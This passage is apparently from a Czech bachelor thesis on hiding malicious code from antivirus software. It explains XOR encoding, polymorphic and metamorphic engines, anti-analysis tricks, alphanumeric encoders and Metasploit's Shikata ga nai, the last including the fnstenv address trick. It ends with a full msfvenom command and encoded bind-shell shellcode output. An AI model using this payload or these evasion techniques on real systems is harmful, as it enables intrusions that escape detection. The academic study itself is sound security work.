Pro šíření škodlivého kódu je důležité, aby zůstal skrytý a vyhnul se detekci antivirového programu. Proto se autoři škodlivých kódů často snaží najít způsob, jakým tuto detekci obejít. Tyto techniky používají autoři také kromě obcházení detekcí k tomu, aby se malware hůře analyzoval a bylo těžší zjistit, co škodlivý program doopravdy dělá. Existuje mnoho způsobů, jak se pokusit obejít antivirový program anebo znesnadnit analýzu souboru [22]. Já se budu zabývat následujícími technikami:

- Zakódování škodlivého kódu
- Polymorfismus
- Metamorfismus
- Anti-disassembly
- Anti-debugging
- Anti-virtual machines

A	T	T	A	C	K		A	T		N	O	O	N
0x41	0x54	0x54	0x41	0x43	0x4B	0x20	0x41	0x54	0x20	0x4E	0x4F	0x4F	0x4E
						⇩							
}	h	h	}	DEL	W	FS	}	H	FS	r	s	s	r
0x7d	0x68	0x68	0x7d	0x7F	0x77	0x1C	0x7d	0x68	0x1C	0x72	0x71	0x71	0x72

Obrázek 1.5: Zde jsou znázorněny znaky pomocí jejich hexadecimálního ASCII kódu, následně jsou zakódovány pomocí operace XOR s hodnotou 0x3C [23]

1.3.1 Zakódování škodlivého kódu

Cílem zakódování je zamaskovat a skrýt, co škodlivý program ve skutečnosti dělá. Pomocí zakódování se autorům škodlivých kódů daří skrýt důležitá slova (nazývané stringy), které škodlivý program obvykle obsahuje. Škodlivý program může obsahovat například URL nebo klíče registrů a přesně ty se hodí skrýt, aby byla analýza malwaru složitější a hůře se zjišťovalo, co doopravdy program dělá. Enkodér je funkce, která zabalí existující payload.

Především touto metodou úniku detekce antivirovým softwarem se zabývá tato bakalářská práce. K zakódování škodlivého kódu se používá program nazvaný enkodér. Různé typy enkodérů obsahuje například program Metasploit [29], o kterém mluvím v kapitole 2 *Rešerše existujících metod k zakódování škodlivých kódů*. Mezi typy enkodérů patří například *Alfanumerický enkodér* nebo *Shikata ga nai* [29]. K zakódování se často používá operace XOR. Lze pomocí ní jednoduše skrýt data. Také je tato operace výhodná, protože používá stejný klíč k zakódování i k dekódování dat [22]. Navíc lze k zakódování/dekódování použít pokaždé jiný klíč, a tudíž výsledný kód bude pokaždé jiný a tím pádem se lze vyhnout detekci založené na signaturách. Na obrázku 1.5 je znázorněno, jak lze pomocí operace XOR skrýt data.

Zakódovaný škodlivý kód se skládá ze dvou částí. První část se nazývá dekodér a stará se dekódování druhé části – tedy škodlivého kódu. Tento proces je znázorněn na obrázku 1.3. A zde nastává problém, protože první část – dekodér se nemění a zůstává stále stejná a toho může využít antivirový program a detekovat na základě této první části.

1.3.1.1 Enkodér škodlivého kódu a struktura zakódovaného škodlivého kódu

Enkodér je program, který vezme škodlivý kód a zakóduje ho takovým způsobem, aby splňoval určitá kritéria (například alfanumerický enkodér zakóduje payload tak, že výsledný payload obsahuje pouze alfanumerické znaky). V principu enkodér dělá to, že samotný škodlivý kód zakóduje daným algoritmem a před tuto zakódovanou část přidá dekodér. Dekodér se stará o dekódování zakódovaného škodlivého kódu. Samotné dekódování probíhá při spuštění programu. To znamená, že při spuštění programu se jako první spustí dekodér, který rozkóduje zakódovanou část a potom se tato nyní dekódovaná část spustí a provede se původní škodlivý kód. V důsledku přidání dekódovací části se zvětší velikost výsledného škodlivého kódu. Cílem této práce je takový enkodér implementovat.


1.3.2 Polymorfismus

Pokud o škodlivém kódu řeknu, že je polymorfický, znamená to, že při každém vygenerování polymorfického škodlivého kódu, je dekodér tohoto kódu jiný. To jednoduše znamená, že polymorfický škodlivý kód je schopen vytvořit velké množství různých dekodérů. Aby k tomuto mohlo docházet, tak každý polymorfický škodlivý kód musí obsahovat nástroj, který se stará o to, že dekodér je pokaždé jiný. Tento nástroj se anglicky často nazývá *mutation engine* [27]. Na obrázku 1.6 lze vlevo vidět, jak vypadá polymorfický kód na disku a jak v paměti. Tento obrázek ilustruje, že ačkoliv na disku se kódy liší, tak v paměti je dekódovaný výsledný kód stejný. A tím se i dostávám k nevýhodě polymorfického škodlivého kódu.

Nevýhodou polymorfického škodlivého kódu je, že ačkoliv se mu obvykle podaří obejít statickou detekci založenou na signaturách, tak už je pro něj těžší obejít dynamickou detekci, při které dochází ke spuštění škodlivého kódu ve virtuálním prostředí. Protože pokud antivirový program zkusí škodlivý kód spustit, do té doby zakódované tělo se dekóduje a spustí a tím se odhalí antivirovému programu. K překonání tohoto problému ovšem může být použita *Anti-Virtual machines technika* (viz Anti-virtual machines 1.3.6).

1.3.3 Metamorfismus

Nevýhoda polymorfického kódu již byla zmíněna, tento problém se snaží řešit kód nazvaný *metamorfický*. Metamorfické kódy nemění samotný dekodér. Jejich cílem je změnit tělo kódu tak, aby při každém vygenerování bylo jiné – tak, že si zachová pokaždé stejnou funkčnost, ale vnitřní struktura bude odlišná. To znamená, že stejně jako polymorfické kódy využívají *mutation engine* ovšem k jinému účelu [27]. Metamorfický škodlivý kód s každou svou instancí přeprogramuje sám sebe, používá k tomu například různé obfuskační techniky.



Obrázek 1.6: Polymorfismus vs. Metamorfismus – vlevo je znázorněn polymorfický kód, vpravo metamorfický)

Shrnutí polymorfismu a metamorfismu – hlavním rozdílem mezi polymorfickým a metamorfickým škodlivým kódem je, že polymorfický mění pouze dekodér, zatímco metamorfický mění s každou svou instancí své nezakódované tělo. Tento rozdíl je znázorněn na obrázku 1.6.

1.3.4 Anti-disassembly

Disassemblovaní je proces získání kódu v assembleru ze zdrojového kódu. Tato technika zajistí, že různé nástroje, které provádí disassemblování binárního souboru, vyprodukují nesprávné výsledky. Tudíž díky této technice se velmi ztíží analýza škodlivého kódu. Je mnohem těžší pak zjistit, co škodlivý kód doopravdy dělá [23].

Tato technika se snaží využívat především nedokonalostí, které jsou v disassemblovacích programech. A také toho, že jeden binární soubor lze disassemblovat více možnostmi. Více o této technice se lze dočíst v knize Practical Malware Analysis [30].

1.3.5 Anti-debugging

Tato metoda si klade za cíl ztížit analýzu škodlivých kódů. Obvykle lidé, kteří analyzují škodlivé kódy (například autoři antivirových programů), používají k analýze různé debuggovací nástroje. Jejich cílem je zjistit, jak škodlivý kód funguje a co dělá. Technika Anti-debugging si klade za cíl poznat, že škodlivý kód běží v debuggovacím prostředí a na základě toho se zachovat jinak než obvykle. To znamená, nespustit škodlivé aktivity a tvářit se jako neškodný program.

Metod, jak rozpoznat, že škodlivý kód běží v debuggovacím prostředí, je mnoho. Více o nich se lze dočíst v knize Practical Malware Analysis [31].

1.3.6 Anti-virtual machines

Tato metoda má podobný cíl jako předchozí zmíněná metoda Anti-debugging. Škodlivý kód se snaží detekovat, zda běží ve virtuálním prostředí. Pokud se mu povede zdetekovat, že ano, tak se zachová odlišně, než pokud je spouštěn mimo virtuální prostředí. Ovšem v dnešní době se virtuální prostředí stále častěji používá i k jiným technikám, než je analyzování škodlivých kódů. Tudíž použitím této techniky se autoři škodlivých kódu mohou připravit o další oběti jejich kódu [23].

1.3.7 Další techniky


Mezi další způsoby vyhnutí se detekci antivirového programu patří například packer. Packer je další způsob, jak skrýt, co škodlivý program dělá. Packer obvykle zkomprimuje škodlivý spustitelný soubor. Původně také byly packery vytvořeny přesně k tomu účelu, aby zmenšovaly velikost spustitelných souborů. Bohužel, později si autoři škodlivých kódů všimli i zbylých výhod packerů – dokáží skrýt, co program dělá a ztěžují jeho analýzu, a začali je využívat při vytváření svých škodlivých kódů. Packery se používají ke ztížení analýzy souboru. Je důležité zdůraznit, že packery se používají i v případech legitimních a neškodných aplikací, proto nelze hned říci, že když soubor používá packer, tak je škodlivý [32, 33].

1.4 Principy spuštění škodlivého kódu

V rámci této práce se zabývám specifickými algoritmy (Shikata ga nai a Alfanumerickým enkodérem 1.5), které zakódovávají škodlivý kód s cílem úniku detekce antivirovým softwarem. Z tohoto důvodu je třeba již nyní zodpovědět otázky, které se týkají již realizace výsledné aplikace. Tyto otázky zahrnují:

- Cílený operační systém
- Cílená HW architektura
- Formát škodlivého kódu

Cílený operační systém ovlivňuje výběr cílené architektury i množinu škodlivých kódu, které se pak budou spouštět na cíleném systému. Cílem práce je navrhnout a implementovat aplikaci pro zakódování škodlivého kódu, tedy není cílem vybrat operační systém s nejvyšší možnou úrovní bezpečnosti. Jako nejvhodnější kandidáti se nabízejí operační systémy platformy Windows, Linux, Android a iOS. Poslední dva z výběru vyřazuji, neb vyžadují specifickou




Obrázek 1.7: Struktura spustitelného souboru (PE) [32]

HW architekturu, a ačkoliv antivirové softwary existují (například pro Android OS to jsou Avast [34], AVG [35], ESET [36] nebo McAfee [37]), jejich užívání není dle mého názoru úplně běžné. Na základě této úvahy vyřazuji též operační systém Linux, neb užití antivirového softwaru na této platformě se mi jeví jako minimální. O důvodech, proč není na platformě Linux potřeba antivirus, pojednává například tento článek Why You Don't Need an Antivirus On Linux [38].

Logické je tedy uvažovat platformu Windows a jelikož, jak již bylo zmíněno v předchozím odstavci, je cílem pozorovat chování antivirového softwaru při aktivaci škodlivého kódu (resp. jeho detekci či ne-detekci), volím platformu Windows XP. Toto rozhodnutí též ovlivňuje výběr cílené HW architektury – tedy nejedná se o 64-bitovou architekturu ani architekturu typu ARM, ovšem o 32-bitovou. Tuto volbu volím i z toho důvodu, že škodlivý kód se najde snáz, jelikož podpora pro Windows XP již skončila v roce 2014 [39] a detekce a obrana proti škodlivému kódu bude řešena primárně antivirovým řešením, což je žádoucí pro porovnání výsledků. O laboratorních podmínkách, ve kterých se pracuje se škodlivým kódem a o parametrech vyhodnocení výsledků, píši více v kapitolách 3 Návrh a 5 Testování.

Na základě výše uvedené úvahy se mi jeví spustitelný EXE soubor jako nejlepší formát škodlivého kódu. Tato volba též souvisí s algoritmy, které se zkoumají a implementují 1.5 Alfanumerický enkodér a 1.6 Shikata ga nai v rámci této práce.



Obrázek 1.8: Spustitelný soubor – mapování do paměti, vlevo je soubor na disku, vpravo v paměti

1.4.1 Struktura spustitelného souboru


Na operačních systémech Windows je spustitelný soubor (PE). Zkratka PE znamená *Portable Executable*. Zatímco na systémech s operačním systémem Linux, Solaris, IRIX, FreeBSD, NetBSD, OpenBSD je ELF (Executable and Linkable Format). Formát ELF zahrnuje spustitelné soubory, objektové soubory, dynamické knihovny. Struktura ELF souboru je velmi podobná spustitelnému souboru na Windows [40, 41].

Jak jsem již zmínila, mě zajímá operační systém Windows a struktura spustitelného souboru pro operační systém Windows. Spustitelný soubor na operačním systému Windows zahrnuje soubory typu EXE, DLL a ovladače. Jejich struktura hraje při šíření škodlivých PE souborů významnou roli [42]. Všechny PE soubory obsahují hlavičky a sekce [43], struktura PE souboru je znázorněna na obrázku 1.7. Na jménech sekcí nezáleží, mohou být jakákoliv.

V této práci se zabývám konkrétně soubory typu EXE. Při spuštění EXE souboru jsou části programu načteny do paměti. Struktura souboru je v paměti stejná jako na disku. Ovšem ne všechny části souboru musí být nutně namapovány do paměti – například debuggovací informace. Stejně jako poloha dat na disku se obvykle liší od polohy těch samých dat v paměti. Toto je znázorněno na obrázku 1.8.

1.5 Alfanumerický enkodér

Alfanumerický enkodér je program, který může pomoci obejít antivirový program. Dále se také používá v případech, kdy se útočník snaží obejít různé znakové filtry v aplikacích. Hodí se například pro útoky typu buffer overflow,



Obrázek 1.9: Princip Alfanumerického enkodéru – před původní škodlivý kód byl přidán dekodér a původní škodlivý kód byl zakódován tak, že nyní obsahuje pouze alfanumerické znaky

kdy aplikace využívá validační funkce – například v jazyce C `isalnum()` nebo `isprint()`. Tento enkodér zakóduje shellcode tak, že obsahuje pouze alfanumerické znaky. To znamená, že alfanumerický enkodér na vstupu přijme payload – shellcode, který je složen z hexadecimálních číslic `\x00` až `\xFF` a ten zakóduje tak, že výsledný zakódovaný shellcode bude obsahovat pouze znaky A–Z (0x41 až 0x5A), a–z (0x61 až 0x7A), 0–9 (0x30 až 0x39) [14]. Je vhodné zmínit, že existují různé druhy alfanumerických enkodérů a některé zakódovávají payload například tak, že obsahuje pouze velká písmena a číslice.

Pro pochopení je důležité si vysvětlit, jak jsou reprezentovány znaky v počítači a jak vypadá strojový kód.

Znaky jsou v paměti reprezentované určitým kódem, jeden ze způsobů reprezentace je právě ASCII tabulka. Aby kód obsahoval pouze alfanumerické znaky, tak je nutné zajistit, že bude složen pouze z hexadecimálních čísel 30–39, 41–5A a 61–7A, jak lze vidět na obrázku B.1.

Assembler je jazyk symbolických instrukcí. Je to nízkoúrovňový programovací jazyk. Existuje spousta druhů assemblerů, každý je specifický pro určitou architekturu. V x86 assembleru, kterým se já budu zabývat, je každá instrukce reprezentována určitým operačním kódem (zvaným též *opcode*). Jak lze vidět na obrázku B.1 a v tabulce 1.2, některé instrukce v assembleru mají stejné kódy jako alfanumerické znaky v ASCII tabulce. A přesně toho využívá alfanumerický shellcode. To znamená, že výsledný zakódovaný alfanumerický kód bude obsahovat pouze ty instrukce, které mají specifický alfanumerický opcode.

1.5.1 Možnosti řešení

Existuje mnoho způsobů, jak zakódovat shellcode tak, aby obsahoval pouze alfanumerické znaky. Podrobněji rozeberu následující tři možnosti řešení problému alfanumerického enkodéru:

Tabulka 1.2: x86 tisknutelné opcody pro čísla, další zde [44]

HEX	ASCII	Assembly
30	0	XOR [m8],r8
31	1	XOR [m16/32],r16/32
32	2	XOR r8,[m8]
33	3	XOR r16/32,[m16/32]
34	4	XOR AL, i8
35	5	XOR AX/EAX, i16/32
36	6	SS: PREFIX
37	7	AAA
38	8	CMP [m8],r8
39	9	CMP [m16/32],r16/32

- base64 – jako vhodné by se mohlo jevit použít base64 enkodér. Ten každé tři znaky (byty) v ASCII zakóduje pomocí čtyř alfanumerických znaků. Ovšem zde je problém, že base64 enkodér používá i jiné než alfanumerické znaky, konkrétně =.
- Wever – Tento přístup navrhl Jan Wever, dekodér využívá smyčku, a tudíž jeho velikost je nezávislá na velikosti zakódovaného kódu [45]. Tento způsob zakódovává jak alfanumerické znaky, tak nealfanumerické, a to tím způsobem, že byte rozdělí na dvě poloviny (nibbly) a každý pak doplní 4 bity tak, aby výsledné dva byty byly alfanumerické. Tímto způsobem se zabývám v kapitole Návrh.
- Rix – Oproti předchozímu přístupu, tento zakódovává pouze ty znaky, které nejsou alfanumerické. Využívá k tomu instrukci XOR a pevně dané konstanty. Bohužel to je velká nevýhoda tohoto způsobu, výsledný kód je velký, protože dekodér je sekvenční – pro každý nealfanumerický znak v původním shellcodu jsou potřeba speciální instrukce [45].

Mimo to existuje samozřejmě možnost se při ručním psaní shellcodu vyhnout všem instrukcím, které nemají alfanumerický opcode a používat pouze ty, které mají alfanumerický. Ovšem tento přístup není moc univerzální a ani není snadno aplikovatelný [15].

1.6 Shikata ga nai

Shikata ga nai je polymorfický enkodér, což znamená, že využívá polymorfismus, který je vysvětlen zde 1.3.2. Tento enkodér je implementován v nástroji Metasploit [46]. K dekódování používá dekodér. Shikata ga nai patří mezi enkodéry, které používají klíč. Tento enkodér škodlivých kódů kombinuje hned tři různé metody, jak obejít antivirový program:

- Generátor dekodéru využívá metamorfismus – substituci a změnu pořadí instrukcí v kódu, aby výsledný kód byl jiný pokaždé, když dojde k vygenerování. Tímto se snaží vyhnout detekci založené na signaturách.
- Používá zřetězený samo-modifikující klíč – to znamená, že pokud je klíč nesprávný v jakékoliv fázi dekódování, tak i všechny následující výstupy, budou nesprávné.
- Sám dekodér je obfuskován – pomocí FPU (Floating Point Unit) instrukcí, aby byl odolný vůči emulaci (emulátory totiž plně nepodporují FPU instrukce). A také pomocí modifikace aktuálního bloku. FPU instrukce jsou instrukce, které se v počítači starají o práci s desetinnými čísly.

1.6.1 Dekodér Shikata ga nai

Jak jsem již zmínila, zakódovaný škodlivý kód obsahuje dekodér. Každý škodlivý kód má specifický dekodér v závislosti na tom, jakým způsobem byl zakódován původní škodlivý kód. Dekodér dekóduje zakódovanou část za běhu. Dekodér u Shikata ga nai za běhu XORuje zakódované byty s klíčem. Tento čtyř bytový klíč je náhodně vygenerován před začátkem kódování. Klíč se pro každý dekódovaný byte mění – pomocí instrukce `add`.

Důležitou součástí tohoto dekodéru je také získání adresy lokace kódu v paměti. Jak jsem již zmínila, každý kód, který se za běhu sám mění (dekóduje), ji potřebuje. Shikata ga nai k tomuto využívá FPU instrukci `fnstenv`. Zde je příklad použití této instrukce k získání adresy programu [47]. Funguje to tak, že nejdříve je vykonána jakákoliv FP (Floating Point) instrukce a vzápětí je vykonána instrukce `fnstenv`. Výsledkem těchto operací je získání adresy první vykonané FP instrukce. Z toho plyne, že pokud první FP instrukce byla vykonána na samotném začátku kódu, získaná adresa bude adresou lokace kódu v paměti (anglicky *base address*).

Tudíž, jak je zmíněno zde [47], k adrese se lze dostat například pomocí těchto instrukcí `fldz; fnstenv [esi]; mov eax, [esi+0xc]`. `0xC` z toho důvodu, že adresa je uložena s offsetem `0xC`. Tudíž lze použít i `fnstenv [esp-0xc]` [48].

1.6.2 Detekce škodlivého kódu zakódovaného Shikata ga nai

Shikata ga nai lze jen těžko detekovat pomocí statické analýzy. Ovšem lze použít například emulaci a sledovat, co se děje při spuštění souboru zakódovaného tímto enkodérem. Lze počkat, až dekodér dekóduje zakódované byty za běhu a dále zkoumat tyto změněné byty.


Kapitola 2

Rešerše existujících metod k zakódování škodlivých kódů

Pro zakódování škodlivého kódu tak, aby nebyl rozpoznán antivirovým softwarem existuje mnoho aplikací. Dle mého názoru je nejzajímavější Veil [49], Metasploit [46] a Shellter [50] – druhý jmenovaný již z toho důvodu, že je to aplikace (framework) často využívaná a skloňovaná odborníky na bezpečnostní testování. To je také důvod, proč jsou tyto tři aplikace popisovány v této části. Taktéž je využívám jako referenční bod (viz kapitola 3 Návrh). Všechny tři aplikace, jak Veil tak Metasploit, tak i Shellter, jsou volně dostupné a snadno použitelné. K Metasploitu jsou dokonce zveřejněné i zdrojové kódy aplikace a modulů – je tedy snadno analyzovatelný a rozšiřovatelný. Toho mohou využít i vývojáři antivirových aplikací při vytváření pravidel, podle kterých antivirový software detekuje a hledá škodlivé soubory/aplikace. Cílem snažení vývojářů antivirového softwaru je i to, aby detekoval škodlivý kód generovaný či jinak zpracovávaný aplikacemi jako jsou zmínění Veil Evasion, Metasploit, či jím podobné. Nejoblíbenějším nástrojem je dle mého názoru Metasploit, proto s ním začnu.

2.1 Metasploit

Jak jsem již zmínila Metasploit Framework (MSF) je velmi oblíbený nástroj mezi bezpečnostními odborníky. Metasploit je předinstalovaný v operačním systému Kali Linux, což je distribuce speciálně vytvořená pro penetrační testování [46]. Tento framework je napsaný v programovacím jazyce Ruby. Pro zjednodušení vývoje různých škodlivých kódů se skládá z různých modulů. Metasploit je opravdu obsáhlý framework, vyvíjený již řadu let. Metasploit pro penetrační testování nabízí různá rozhraní, buď ho lze spustit jako konzolovou aplikaci nebo je možné jednotlivé příkazy zadávat do příkazové řádky. Konzolovou aplikaci lze spustit příkazem `msfconsole`, na obrázku 2.1 je vidět,



Obrázek 2.1: Metasploit po spuštění msfconsole


jak vypadá Metasploit po spuštění.

Zmíněné moduly Metasploitu jsou následující:

- exploity – kódy, které zneužívají známé zranitelnosti
- payloady – škodlivé kódy, které provádí škodlivé aktivity
- enkodéry – zakódují payload tak, aby nebyl rozpoznán antivirovým programem
- post moduly – tyto moduly běží na již napadeném zařízení, například meterpreter

2.1.1 Enkodéry

Nejzajímavější částí Metasploitu je pro mě modul, který zahrnuje různé enkodéry. Tento modul se samostatně spouští pomocí příkazu `msfvenom`. Dříve existoval *Msfencode* a *Msfpayload*, nyní jsou tyto dva programy spojeny do jednoho, MSFvenom. Krom obcházení antivirových programů, tento modul slouží také k zakódování payloadu tak, aby neobsahoval některé špatné znaky. Špatné znaky jsou znaky, které mohou rozbít shellcode. Záleží na použití a na typu payloadu, špatné znaky se mohou lišit. Jako příklad, který se vyskytuje nejčastěji uvedu, `00` pro NULL nebo `0A` pro nový řádek [51].



Obrázek 2.2: Metasploit – různé enkodéry

Příkazem `msfvenom -l encoders` si lze vypsat všechny možné enkodéry, které jsou v Metasploitu implementovány. Jak lze vidět na obrázku 2.2 MSFvenom obsahuje enkodéry pro různé architektury a operační systémy. Například pro architekturu x86 nebo x64. Také obsahuje enkodéry speciálně pro PHP apod. [52]. Podrobněji rozeberu následující enkodéry:

- Shikata ga nai
- Alfanumerický enkodér
- Single Byte XOR Countdown

2.1.1.1 Shikata ga nai

Shikata ga nai využívá polymorfismus. Dekodér je vygenerován na základě dynamickém nahrazování a seřazení bloků. Dále jsou také dynamicky vybírány registry [53]. Zakódovaný kód se sám za běhu dekóduje pomocí operace XOR. Z toho důvodu je také potřeba, aby místo v paměti, kde běží payload, bylo zapisovatelné [54].

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/bind_tcp -e x86/alpha_mixed -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 680 (iteration=0)
x86/alpha_mixed chosen with final size 680
Payload size: 680 bytes
Final size of python file: 3260 bytes
buf =  ""
buf += "\x89\xe2\xda\xdb\xd9\x72\xf4\x58\x50\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x58\x68\x4c"
buf += "\x42\x63\x30\x73\x30\x45\x50\x61\x70\x6b\x39\x39\x75"
buf += "\x30\x31\x4b\x70\x30\x64\x4c\x4b\x36\x30\x54\x70\x6e"
buf += "\x6b\x30\x52\x64\x4c\x4c\x4b\x36\x32\x67\x64\x6e\x6b"
buf += "\x61\x62\x76\x48\x46\x6f\x6e\x57\x30\x4a\x46\x46\x56"
buf += "\x51\x39\x6f\x4e\x4c\x75\x6c\x30\x61\x53\x4c\x73\x32"
buf += "\x44\x6c\x71\x30\x69\x51\x4a\x6f\x36\x6d\x66\x61\x6b"
buf += "\x77\x5a\x42\x6c\x32\x31\x42\x52\x77\x4c\x4b\x61\x42"
buf += "\x32\x30\x6e\x6b\x62\x6a\x57\x4c\x6e\x6b\x30\x4c\x46"
buf += "\x71\x71\x68\x58\x63\x57\x38\x76\x61\x68\x51\x62\x71"
buf += "\x4c\x4b\x61\x49\x57\x50\x53\x31\x4a\x73\x4c\x4b\x47"
buf += "\x39\x46\x78\x79\x73\x77\x4a\x50\x49\x4e\x6b\x67\x44"
buf += "\x4e\x6b\x45\x51\x5a\x76\x30\x31\x6b\x4f\x6c\x6c\x5a"
buf += "\x61\x78\x4f\x46\x6d\x56\x61\x4a\x67\x34\x78\x6b\x50"
buf += "\x33\x45\x6c\x36\x45\x53\x73\x4d\x6c\x38\x55\x6b\x61"
buf += "\x6d\x47\x54\x50\x75\x39\x74\x72\x78\x6e\x6b\x32\x78"
buf += "\x66\x44\x33\x31\x38\x53\x31\x76\x4e\x6b\x46\x6c\x50"
buf += "\x4b\x6c\x4b\x70\x58\x67\x6c\x55\x51\x7a\x73\x4c\x4b"
